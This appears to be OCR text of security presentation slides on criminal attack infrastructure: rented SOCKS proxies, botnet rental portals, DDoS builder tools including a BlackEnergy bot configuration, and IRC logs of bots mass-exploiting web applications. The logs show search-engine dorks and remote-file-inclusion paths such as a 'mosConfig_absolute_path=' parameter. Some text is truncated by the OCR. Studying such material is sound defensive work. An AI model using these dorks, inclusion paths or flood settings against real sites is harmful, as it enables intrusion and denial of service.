


Figure 61: Year Over Year Increase of Anonymous Proxy Web Sites

SOCKS Jump Point
Many tools and services rely upon compromised hosts (typically botnet agents) to provide SOCKS proxies as anonymous exit/jump points.

Anonymity Services



```
SocksChain start
The system canno
READY
```

User:

0
socks

	Country	City	State			
172.162.	US 🇺🇸			0.1 h	-	Buy It
83.84.	NL 🇳🇱			0.3 h	679.3 h	Buy It
172.163.	US 🇺🇸			0.8 h	-	Buy It
221.171.	JP 🇯🇵			1.2 h	-	Buy It
213.122.	UK 🇬🇧			1.7 h	-	Buy It
91.49.	?			2.6 h	-	Buy It
98.181.	?			2.8 h	-	Buy It
64.234.	?			5.0 h	-	Buy It
65.65.	US 🇺🇸	Dallas	Texas	34.7 h	4.6 h	Buy It
24.151.	US 🇺🇸			77.5 h	46.6 h	Buy It

Select Country:

- All (10)
- Unknown (3)
- JP - Japan (1)
- NL - Netherlands (1)
- K - United Kingdom (1)
- United States (4)

SOCKS chaining

ethod of chaining multiple d machines together to y tunnel data

Starting from **$40 and going to $300 for a quarter of access**, with the price increasing based on the level of anonymity added.

essional Service . .

сность -
печиваем.
ласность -
авляем свободу!

Encryption - Secures Internet Connection
Fast Speed - Not more then 30 Clients per server
Compression - Rises your Connection Speed
Compression - Less Traffic, Cheaper GPRS

mizing Service


Lease (part of) an existing botnet

Web-based portal bot-management

For a small fee, attackers can rent/purchase members of a larger botnet.

Online tools enable remote management and configuration of the botnet agents

Portals include performance monitoring tools – how fast is the spam being sent, DDoS throughput, etc.



Bot traffic Statistics for [redacted] generated on 2008/08/09

Top 10 Counries

Country	Rating
Russia	7099 56%
United States	1641 13%
Germany	1504 12%
Netherlands	492 4%
Ukraine	237 2%
Brazil	196 2%
United Kingdom	152 1%
Spain	138 1%
Belgium	126 1%
Turkey	101 1%
Totally: **80**	

Top 10 new counries today

Country	Rating
totaly: **0**	

Top 10 Countries order by bot`s reports

Country	Rating
Russia	626089 59%
United States	163156 15%
Germany	63896 6%
Brazil	24697 2%
Ukraine	20728 2%
Spain	19229 2%
Netherlands	13215 1%
United Kingdom	11816 1%
Taiwan	11541 1%
Turkey	10173 1%
Totally bot`s reports: **1061892**	

Hello,


Your last session: Tue Aug 5 06:16:31 2008

Active projects:

project	time end	price	bots	index time	size (mb)	action
[redacted]	14/1/2008	1	48 / 1	Tue May 13 00:18:43 2008	0.00	index
[redacted]	6/8/2008	1	1048 / 10000	Tue Aug 5 17:00:52 2008	0.00	index

How do you use a botnet to attack a Web app?

DDoS Mechanics




1. **Hosts infected with malware via drive-by-download**
2. **At a specified date & time they launch their attack**

5,000 home DSL users launching a simultaneous attack can create:

- * 1.3 Gbps traffic volume,
- * 150m emails per hour,
- * 250k transactions per second

3. Combined volume of attack traffic causes the target to stop functioning

DDoS Tools



Common Attack:
[01]SYN Flood [02]ICMP Flood
[03]UDP Flood [04]UDP Small Size
[05]TCP Flood [06]TCP Mult-Connect

WEB Attack:
[07]NoCache Get Flood
[08]CC Attack
[09]HTTP GET Nothing

Use Selected PCs

Target: http://www.target.com/show.asp?id=123

Attack Type: 08 Thread: 10 PC Num:

Auto Select PCs

Type: 03 Thread: 10 Num: 100 Target
Type: 03 Thread: 10 Num: 100 Target
Type: 03 Thread: 10 Num: 100 Target
Type: 03 Thread: 10 Num: 100 Target
Type: 03 Thread: 10 Num: 100 Target
Type: 03 Thread: 10 Num: 100 Target

Target should be IP,DNS,and Webpage Url.Only CC Attack need

IP Example: 202.199.24.35
DNS Example: www.baidu.com
URL Example: http://www.abc.com/show.asp?id=123
http://www.abc.com/index.html

Succeed to send [File Manage] command | Listen On Port 8090 Succeed

IP地址/端口	计算机名	所在地域	操作系统	内存	版本	状态
5.99:1275	DDB4C61CD21...	上海市徐汇区 电信ADSL	WindowsXP	256MB	080401	空闲

[选中主机下载
[选中主机弹出

成功发送 [文件管理

--[BlackEnergy DDoS Bot]--

Server: http://somehost.net/stat.php
Request rate: 10 (in minutes)

Outfile: _bot.exe

BlackEnergy DDoS Bot; ver 1.4.5 (with H

By: CRASh allmyhate.host.sk


ICMP Freq: 10
ICMP Size: 2000
SYN Freq: 10
HTTP Freq: 100
HTTP Threads: 3
TCP/UDP Freq: 50
UDP Size: 1000
TCP Size: 1000
Spoof IP's: 0 (1 - ON; 0 - OFF)

Build ID: E3FFD150


Default command (if can't connect to server):
wait
Execute after 30 minutes (0 - execute immediatly)

Automated SQL Injection with search engines

- Several commercial SQL Injection tools make use of backend services/C&C to receive latest exploits



```
<B-Scan> [Vuln] Exploiting 1080 on 1242 sites
<A-Scan> [Vuln] Exploiting 3090 on 5468 sites
<haaaaaweee> !string
<A-Scan> [String] agenda.php3?rootagenda= allinurl:/phpmyagenda/
<B-Scan> [String] components/com_extended_registration/registration_detailed.
  inc.php?mosConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Vuln] Exploiting 3120 on 5468 sites
<haaaaaweee> !a components/com_extended_registration/registration_detailed.inc.php?mo
  sConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Dork] inurl:com_extended_registration
<A-Scan> [Bug] components/com_extended_registration/registration_detailed.inc.php?mos
  Config_absolute_path=
<A-Scan> [Scan] Scanning started now!
<A-Scan> [Google] Started : inurl:com_extended_registration  -
  components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
  te_path=
<A-Scan> [Acco] Started : inurl:com_extended_registration  -
  components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
  te_path=
<B-Scan> [Vuln] Exploiting 840 on 2106 sites
<B-Scan> [Vuln] Exploiting 1110 on 1242 sites
<A-Scan> [Vuln] Exploiting 3150 on 5468 sites
<B-Scan> [Vuln] Exploiting 1140 on 1242 sites
<B-Scan> [Vuln] Exploiting 1170 on 1242 sites
<B-Scan> [Vuln] Exploiting 1200 on 1242 sites
```



```
<Scan_Google> [milw0rm]  Joomla Component Expose <= RC
  Vulnerability - http://www.milw0rm.com/exploits/4194
<Scan_Google> [milw0rm]  QuickEStore <= 8.2 (insertord
  Vulnerability - http://www.milw0rm.com/exploits/4193
<Scan_Google> [milw0rm]  Vivvo CMS <= 3.4 (index.php)
  Exploit - http://www.milw0rm.com/exploits/4192
<Scan_Google> [milw0rm]  Pictures Rating (index.php ms
  Vulnerbility - http://www.milw0rm.com/exploits/4191
<Scan_Google> [milw0rm]  Data Dynamics ActiveBar Activ
  Insecure Methods - http://www.milw0rm.com/exploits/41
<Scan_Google> [milw0rm]  Expert Advisior (index.php id
  Vulnerbility - http://www.milw0rm.com/exploits/4189
<Scan_Google> [milw0rm]  Flash Player/Plugin Video file parsing Remote Code
  Execution POC - http://www.milw0rm.com/exploits/4188
<h3x8z5o1> !scan phpBB Module SupaNav 1.0.0
<Scan_Google> [Scan] Started: phpBB - Dork: Module SupaNav 1.0.0 Engine: Google
<Scan_Google> [Scan] Google Found: 150 Sites!
<Scan_Google> [Scan] Cleaned results: 2 Sites!
<Scan_Google> [Scan] Exploting started!
<Scan_Google> [Scan] Scan Finished Module SupaNav 1.0.0
<h3x8z5o1> !scan Flash Player/Plugin Video file parsing Remote Code Execution POC
<Scan_Google> [Scan] Started: Flash - Dork: Player/Plugin Video file parsing Remote
  Code Execution POC Engine: Google
<Scan_Google> [Scan] Google Found: 2679 Sites!
<Scan_Google> [Scan] Cleaned results: 492 Sites!
<Scan_Google> [Scan] Exploting started!
```

